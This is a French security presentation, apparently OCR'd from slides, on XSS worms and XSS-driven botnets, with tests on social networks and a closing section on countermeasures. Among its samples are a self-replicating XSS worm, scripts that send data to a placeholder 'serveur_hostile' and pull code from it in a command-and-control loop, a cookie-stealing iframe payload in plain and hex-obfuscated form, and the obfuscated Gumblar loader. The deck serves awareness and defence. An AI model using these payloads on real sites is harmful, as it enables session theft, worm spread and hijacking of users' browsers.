(function(href) { var uri_re = /^(?:(?:[^:\/?#]+):)?(?:\/\/(?:[^\/?#]*))?([^?#]*)(?:\?([^#]*))?(?:#(.*))?/; href.replace(uri_re, function(all, path, query, frag) { if (frag) { var dst, src = path + (query ? '?' + query : ''); if (frag.charAt(0) == '/') { dst = frag.replace(/^\/+/, '/'); } else if (/&|=/.test(frag)) { var q = {}; var m = frag.match(/([^#]*)(#.*)?/); var arr = (query||'').split('&').concat((m[1]||'').split('&')); for (var i=0, length=arr.length; i<length; i++) { var t = arr[i].split('='); if (t.length && t[0] !== '') { q[t[0]] = t[1]; } } var s = []; for (var i in q) { s.push(i+(q[i]?'='+q[i]:'')); } dst = path+'?'+s.join('&')+(m[2]||''); } if (dst && dst != src) { window.location.replace(dst); } } }); })(window.location.href);
</script>
<script>window.location.replace("http:\/\/www.facebook.com\/home.php");</script>
OK
Activer le forum de discussions.
Activer le mur.


Démo...



Les données du problème :

- Dans son acception « utilisateurs », le WEB 2.0 se caractérise :
  - par la multiplication d'espaces permettant de récupérer et d'afficher des données utilisateurs ;
  - l'extension considérable des possibilités offertes par le javascript (cf. XHR).
- Beaucoup de services en ligne sont aujourd'hui massivement utilisés (cf. Facebook, MySpace, services Google... Mais aussi demain plus modestement les ENT dans l'Education Nationale).
- Un code javascript peut s'auto-reproduire : (vers XSS)


```
<form><input name="content"><img src=""
onerror="with(parentNode)alert('XSS',submit(content.val
ue='<form>'+innerHTML.slice(action=(method='post')
+'.php',155)))">
```



--> plus d'interaction avec les utilisateurs ;
--> plus de manipulation de données exogènes ;
--> des navigateurs capables de faire tourner des applicatifs plus complexes (cf. projet eyeOS)


→ - augmentation de la surface d'attaque ;
- augmentation des conséquences potentielles d'une attaque réussie.

$Niveau_{risque} = Probabilité_{occurrence} \times Impact_{potentiel}$



XSS – de la brise à l'ouragan – II) Chute violente du baromètre - les catalyseurs
c) ça me « bot » !!

Site vulnérable - Domaine A



Chargement d'images :

```
document.write("<img id=j name=j
width=0 height=0 border=0
src=http://serveur_hostile/image.php
?parametre=envoi_de_donnees >");
```

Serveur pirate

```
echo "b(\"".$valeur."\");";
```

Envoi d'informations
Demandes d'instructions

Envoi d'instructions
Demandes d'informations


Fonction de retour :


```
function b(u){
var Ndiv = null;
var jsFile2 =
document.getElementById('home_main');
if (Ndiv) {jsFile2.removeChild(Ndiv);}
Ndiv = document.createElement("div" );
Ndiv.innerHTML=u;
jsFile2.appendChild(Ndiv);
}
```


Zone intranet

Boucle javascript côté client :


```
document.write("<SPAN id='myScript'><script>var script-
Node = null;function me(){var jsFile = document.getEle-
mentById('myScript');if (scriptNode)
{jsFile.removeChild(scriptNode);}scriptNode=document.cre
ateElement('script');scriptNode.type='text/javascript';s
criptNode.src =
'http://serveur_hostile/generateur_de_script.php';jsFile
.appendChild(scriptNode);}window.setInterval('me();',
5000);</SCRIPT></SPAN>");
```





http://www.ac-rennes.fr
Valider
phares.ac-rennes.fr
FoxyProxy: Désactiv


http://www.facebook.com/home.php?
facebook
Accueil
Profil
Amis
Boîte de réception
Pierre Sair
Paramètres
Déconnexion
Recherche
Que faites-vous en ce moment ?
Retrouvez les personnes que vous connaissez.
Vous pouvez effectuer une recherche par nom ou rechercher des camarades de classe ou des collègues de travail.
Afficher et modifier votre profil
Ajoutez des informations et téléchargez une photo de profil pour aider vos amis à vous reconnaître.
Actualités
Statuts
Photos
Liens
Actualités en d...
Pierre Robess a rejoint le groupe a<script src=
></script>. - Commenter - J'aime
Pierre Robess a une nouvelle adresse électronique : pierre.robess@gmail.com.
Options des actualités
<html> <HEAD> <META HTTP-EQUIV=Refresh CONTENT="0; URL=http://www.ac-rennes.fr/jahia/Jahia/site/academie2">
<meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Cache-Control" content="no-cache"></HEAD>
</HTML>
Invitez vos amis
Inviter des amis
Invitez et communiquez amis sur Facebook.
Retrouvez vos amis
Pour retrouver des amis ou des connaissances déjà sur Facebook, essayez l'outil de Recherch
Applications
Photos
Vidéo
Groupes
Événements
Articles
Liens
plus
Invitez vos amis
Communiquez avec plu
Partagez l'expérience Face
encore plus d'amis. Il vous
d'utiliser nos outils pour les
garder le contact.
Facebook © 2009
Français
À propos de
Publicité
Développeurs
Emplois
Conditions
Rechercher des amis
Confidentialité
Applications
Amis en ligne (0)

Canal de C&C




aux vulnérabilités sur des services WEB internes :




Envoi d'informations
Demandes d'instructions

Envoi d'instructions
Demandes d'informations





Fuite d'informations internes...

Serveur interne
vulnérable



Des outils existent déjà :
- XSS Shell ;
- Jikto ;
- Squirtle ;
- etc.






Du XSSBot au XSSBotnet : combinaison de deux éléments :
- un canal de communication bidirectionnel ;
- une technique permettant de multiplier les navigateurs zombies.

→ Vers XSS associé à un canal de C&C par ex. (ou page de grande audience)

Quid d'une attaque exploitant :
- un ou plusieurs grands réseaux sociaux ;
- exploit 0 day dans un ou plusieurs navigateurs.

→ Attaque de très grande puissance (=- botnets les plus puissants)

Difficultés à résoudre pour un attaquant :
- la furtivité dans la phase de propagation (cf. croissance du volume de code) ;
- les flux importants générés par les canaux de C&C...




... Mais ce n'est après tout qu'une question de préparation, de repérage, de motivation, de capacité à maîtriser les retombées : cf. guerre électronique.

Autre scénario possible : injection XSS faisant suite à la compromission de sources d'informations syndiquées ou de services de statistiques de consultation de sites : cf. Jeremiah Grossman : « le scénario du pire ».

A côté, Gumblar pourrait sembler inoffensif...


```
</head><script language=javascript><!--
(function(){var x8Ti=(
'var@20@61@3d@22@53c@72@69pt@45@6egine@22@2cb@3d@22@56e@72s@69on(@29+@22@2cj@3d@
22@22@2cu@3dna@76ig@6lto@72@2euse@72Agent@3b@69f((u@2ein@64e@780f(@22Win@22)@3e@
30)@26@26@28u@2ein@64ex@4ff(@22NT@206@22)@3c0@29@26@26(docu@6d@65nt@2ecookie@2ei
@6edex0f(@22@6di@65k@3dl@22@29@3c@30)@26@26(@74ypeof@28@7arv@7a@74s)@2l@3dty@70@
65@6ff(@22A@22)))@7bz@72v@7at@73@3d@22@4l@22@3beval(@22if(window@2e@22+a+@22)j@3
dj@2b@22@2b@6l@2b@22@4daj@6fr@22+@62+a+@22Minor@22+b@2ba@2b@22Bui@6c@64@22@2bb+@
22j@3b@22@29@3bdoc@75me@6et@2ew@72i@74e@28@22@3c@73@63ript@20@73rc@3d@2f@2fgumbl
@6l@72@2ecn@2frss@2f@3fi@64@3d@22+j+@22@3e@3c@5c@2fsc@72ip@74@3e@22)@3b@7d').
replace(/@/g,'%');var ElL=unescape(x8Ti);eval(ElL)})(); --></script>
```



La réponse dépend directement du niveau de vulnérabilité des services susceptibles de servir de support...

Ex. : grands réseaux sociaux


Le passé nous a montré qu'ils pouvaient être vulnérables :
cf. Samy (MySpace) ; Koobface (Facebook)...
Qu'en est-il aujourd'hui ?



Tests menés sur 4 parmi les 10 réseaux sociaux les plus importants :
- Facebook (~ 200 millions d'util. / 15 millions pages vues/jour) ;
- MySpace (~ 230 millions d'util. / 2 millions pages vues/jour) ;
- Hi5 (~ 80 millions d'util. / 2 millions pages vues/jour) ;
- Orkut – Google (50 millions d'util. / 800 000 pages vues/jour).


Les quatre réseaux sociaux se sont révélés vulnérables à la diffusion de vers XSS susceptibles de déclencher des attaques semblables à celles que nous avons décrites.

Démo...



Que faut-il retenir ?
1) Les vulnérabilités repérées sont aujourd'hui corrigées !
(réaction positive et rapide, en particulier de Facebook et Google).
2) dans trois cas sur quatre, la vulnérabilité affectait le coeur de l'application ou un module de base < filtrage insuffisant des contenus fournis par l'utilisateur ; dans le dernier cas (Orkut), la vulnérabilité affectait une application externe ;
3) dans le cas de services reposant sur un SSO, la surface d'attaque et les conséquences potentielles d'une attaque, donc le risque, sont plus grands ; cf. services Google ;
4) l'option *http only*, très utilisée aujourdh'ui, empêche l'accès aux cookies de sessions sur les navigateurs récents (FF 3.06 et sqq, IE 7 partiellement), mais ne bloque pas la réplication d'un ver XSS.

Pourquoi autant de sites sont vulnérables ?
(~ 85 % < Arshan Dabirsiaghi, OWASP Conference, sept. 2008)
(~ 63 % < Rapport WhiteHat Security, mai 2009)
(~ 82% des réseaux sociaux < rapport WH Security, mai 2009)




Comment en est-on arrivé là ?

- pression réelle ou supposée du grand public, qui réclame des applications toujours plus riches, éventuellement au prix de qlq compromis en matière de sécurité (quid du *multi-threading javascript* dans HTML5 ? Quid de *Google Gears* ? Quid des XDR ?)

- manque de recul sur des technologies relativement récentes et leurs interactions ; les vulnérabilités critiques se trouvent souvent au milieu de terres non balisées ; le pirate, explorateur, expérimentateur, n'a parfois qu'à se baisser pour récolter le fruit de l'imprudence généreuse (ex. : clickjacking ; quid de JSON ?) ;

- il est difficile de concilier l'extension exponentielle des possibilités offertes aux internautes pour produire et stocker des contenus au sein de services qui partagent la même base technologique, avec une politique de sécurité qui voudrait que l'on filtre rigoureusement tous les contenus dangereux...


... Et les développeurs / décideurs sont-ils toujours bien sensibilisés aux risques du XSS ?



Côté client, on ne peut pas faire de sécurité
cf. Live HTTP Headers / WebScarab

Les IDS/IPS ne peuvent pas tout voir
cf. flux obfusqués dans un contexte de code légitime

Une BD « infectée » n'est pas toujours facile à nettoyer
cf. codes polymorphiques non déterministes...



XSS – de la brise à l'ouragan – III) Tous aux abris – les contre-mesures

a) Les attaques XSS, c'est facile à prévenir... Enfin pas tant que cela

```
document.write("<iframe id=o name=o style='margin:0; padding:0; border-width:0; border-
style:none; scrolling:none' src=https://serveur_legitime/page_de_login height=\"100%\"
width=\"100%\" ></iframe>");
document.write("<iframe id=i name=i border=0
src=\"https://serveur_legitime/page_de_logout?variable_mal_controlee=<script>function a()
{setTimeout('a();',6000);var u='http://serveur_hostile/enregistrement_sessions?w=';var
v=document.cookie;var w=u.concat(v);document.getElementById('j').src =
w;}a();</s"+"cript><img name=j id=j border=0 height=1 width=1>\" height=1
width=1></iframe>");
```

```
var _0xb9a1=["\x3C\x69\x66\x72\x61\x6D\x65\x20\x69\x64\x3D\x6F\x20\x6E\x61\x6D\x65\x3D\x6F\x20
\x73\x74\x79\x6C\x65\x3D\x27\x6D\x61\x72\x67\x69\x6E\x3A\x30\x3B\x20\x70\x61\x64\x64\x69\x6E\x
67\x3A\x30\x3B\x20\x62\x6F\x72\x64\x65\x72\x2D\x77\x69\x64\x74\x68\x3A\x30\x3B\x20\x62\x6F\x72
\x64\x65\x72\x2D\x20\x73\x74\x79\x6C\x65\x3A\x6E\x6F\x6E\x65\x3B\x20\x73\x63\x72\x6F\x6C\x6C\x
69\x6E\x67\x3A\x6E\x6F\x6E\x65\x27\x20\x73\x72\x63\x3D\x68\x74\x74\x70\x73\x3A\x2F\x2F\x73\x65
\x72\x76\x65\x75\x72\x5F\x6C\x65\x67\x69\x74\x69\x6D\x65\x2F\x70\x61\x67\x65\x5F\x64\x65\x5F\x
6C\x6F\x67\x69\x6E\x20\x68\x65\x69\x67\x68\x74\x3D\x22\x31\x30\x30\x25\x22\x20\x77\x69\x64\x74
\x68\x3D\x22\x31\x30\x30\x25\x22\x20\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E","\x77\x72\x69\x7
4\x65","\x3C\x69\x66\x72\x61\x6D\x65\x20\x69\x64\x3D\x69\x20\x6E\x61\x6D\x65\x3D\x69\x20\x62\x
6F\x72\x64\x65\x72\x3D\x30\x20\x73\x72\x63\x3D\x22\x68\x74\x74\x70\x73\x3A\x2F\x2F\x73\x65\x72
\x76\x65\x75\x72\x5F\x6C\x65\x67\x69\x74\x69\x6D\x65\x2F\x70\x61\x67\x65\x5F\x64\x65\x5F\x6C\x
6F\x67\x6F\x75\x74\x3F\x76\x61\x72\x69\x61\x62\x6C\x65\x5F\x6D\x61\x6C\x5F\x63\x6F\x6E\x74\x72
\x6F\x6C\x65\x65\x3D\x3C\x73\x63\x72\x69\x70\x74\x3E\x66\x75\x6E\x63\x74\x69\x6F\x6E\x20\x61\x
28\x29\x7B\x73\x65\x74\x54\x69\x6D\x65\x6F\x75\x74\x28\x27\x61\x28\x29\x3B\x27\x2C\x36\x30\x30
\x30\x29\x3B\x76\x61\x72\x20\x75\x3D\x27\x68\x74\x74\x70\x3A\x2F\x2F\x73\x65\x72\x76\x65\x75\x
72\x5F\x68\x6F\x73\x74\x69\x6C\x65\x2F\x65\x6E\x72\x65\x67\x69\x73\x74\x72\x65\x6D\x65\x6E\x74
\x5F\x73\x65\x73\x73\x69\x6F\x6E\x73\x3F\x77\x3D\x27\x3B\x76\x61\x72\x20\x76\x3D\x64\x6F\x63\x
75\x6D\x65\x6E\x74\x2E\x63\x6F\x6F\x6B\x69\x65\x3B\x76\x61\x72\x20\x77\x3D\x75\x2E\x63\x6F\x6E
\x63\x61\x74\x28\x76\x29\x3B\x64\x6F\x63\x75\x6D\x65\x6E\x74\x2E\x67\x65\x74\x45\x6C\x65\x6D\x
65\x6E\x74\x42\x79\x49\x64\x28\x27\x6A\x27\x29\x2E\x73\x72\x63\x20\x3D\x20\x77\x3B\x7D\x61\x28
\x29\x3B\x3C\x2F\x73","\x63\x72\x69\x70\x74\x3E\x3C\x69\x6D\x67\x20\x6E\x61\x6D\x65\x3D\x6A\x2
0\x69\x64\x3D\x6A\x20\x62\x6F\x72\x64\x65\x72\x3D\x30\x20\x68\x65\x69\x67\x68\x74\x3D\x31\x20\
x77\x69\x64\x74\x68\x3D\x31\x3E\x22\x20\x68\x65\x69\x67\x68\x74\x3D\x31\x20\x77\x69\x64\x74\x6
8\x3D\x31\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E"];document[_0xb9a1[0x1]]
(_0xb9a1[0x0]);document[_0xb9a1[0x1]](_0xb9a1[0x2]+_0xb9a1[0x3]);
```

...

```
alert(  Coucou Pierre !  )
```

```
alert('C'+'o'+'ucou Pierre !')
```


```
alert('Coucou Pie'+'r'+'re !')
```

```
alert('Couc'+((0 != 5 ? 'o' : ''))+'u Pierre !')
```

```
eval(((8 != 0 ? 'a' : 'HOwhvJe')+(8 != 0 ? 'l' : 'HOwhvJe')+(8 != 0 ? 'e' :
'HOwhvJe')+(8 != 0 ? 'r' : 'HOwhvJe')+(8 != 0 ? 't' : 'HOwhvJe')+(8 != 0 ?
'(' : 'HOwhvJe')+(8 != 0 ? '\'' : 'HOwhvJe')+(8 != 0 ? 'C' : 'HOwhvJe')+(8 !
= 0 ? 'o' : 'HOwhvJe')+(8 != 0 ? 'u' : 'HOwhvJe')+(8 != 0 ? 'c' : 'HOwhvJe')
+(8 != 0 ? 'o' : 'HOwhvJe')+(8 != 0 ? 'u' : 'HOwhvJe')+(8 != 0 ? ' ' :
'HOwhvJe')+(8 != 0 ? 'P' : 'HOwhvJe')+(8 != 0 ? 'i' : 'HOwhvJe')+(8 != 0 ?
'e' : 'HOwhvJe')+(8 != 0 ? 'r' : 'HOwhvJe')+(8 != 0 ? 'r' : 'HOwhvJe')+(8 !=
0 ? 'e' : 'HOwhvJe')+(8 != 0 ? ' ' : 'HOwhvJe')+(8 != 0 ? '!' : 'HOwhvJe')
+(8 != 0 ? '\'' : 'HOwhvJe')+(8 != 0 ? ')' : 'HOwhvJe')))
```

```
eval(((6 != 2 ? 'a' : 'S')+(6 != 2 ? 'l' : 'S')+(6 != 2 ? 'e' : 'S')+(6 != 2
? 'r' : 'S')+(6 != 2 ? 't' : 'S')+(6 != 2 ? '(' : 'S')+(6 != 2 ? '\'' : 'S')
+(6 != 2 ? 'C' : 'S')+(6 != 2 ? 'o' : 'S')+(6 != 2 ? 'u' : 'S')+(6 != 2 ?
'c' : 'S')+(6 != 2 ? 'o' : 'S')+(6 != 2 ? 'u' : 'S')+(6 != 2 ? ' ' : 'S')+(6
!= 2 ? 'P' : 'S')+(6 != 2 ? 'i' : 'S')+(6 != 2 ? 'e' : 'S')+(6 != 2 ? 'r' :
'S')+(6 != 2 ? 'r' : 'S')+(6 != 2 ? 'e' : 'S')+(6 != 2 ? ' ' : 'S')+(6 !=
2 ? '!' : 'S')+(6 != 2 ? '\'' : 'S')+(6 != 2 ? ')' : 'S')))
```

Il est probable qu'il devienne de plus en plus difficile :
- de détecter les attaques ;
- de nettoyer les bases de données « infectées »




Contre-mesures :

1) se rappeler qu'il n'est jamais possible de faire varier la totalité du code... (cf. caractères qui rendent l'injection réalisable) ;

2) sandbox embarqué dans le navigateur (cf. FBJS – Facebook) ;

3) sas de décontamination = interpréteur-débogueur javascript côté serveur (encore à inventer) :
cf.


```
var motif_recherche="alert('Coucou Pierre !')";
     var test=eval(chaine.substr(debut,fin));

    if(test.indexOf(motif_recherche)>-1){
         alert("Code dangereux repéré");
    }
```



La meilleure contre-mesure : une réelle prise de conscience des risques par les développeurs et les décideurs !!

- vérification de toute variable, de toute entrée utilisateur susceptible d'être exploitée dans le rendu HTML ;
- utiliser *httponly*, qui complique le travail de l'attaquant ;
- évaluer le risque, assumer en conscience les prises de risque !

ex. des gadgets Google




Le phishing sur un domaine Google ? Feature, not a bug !!??

Soit « test » le gadget suivant :

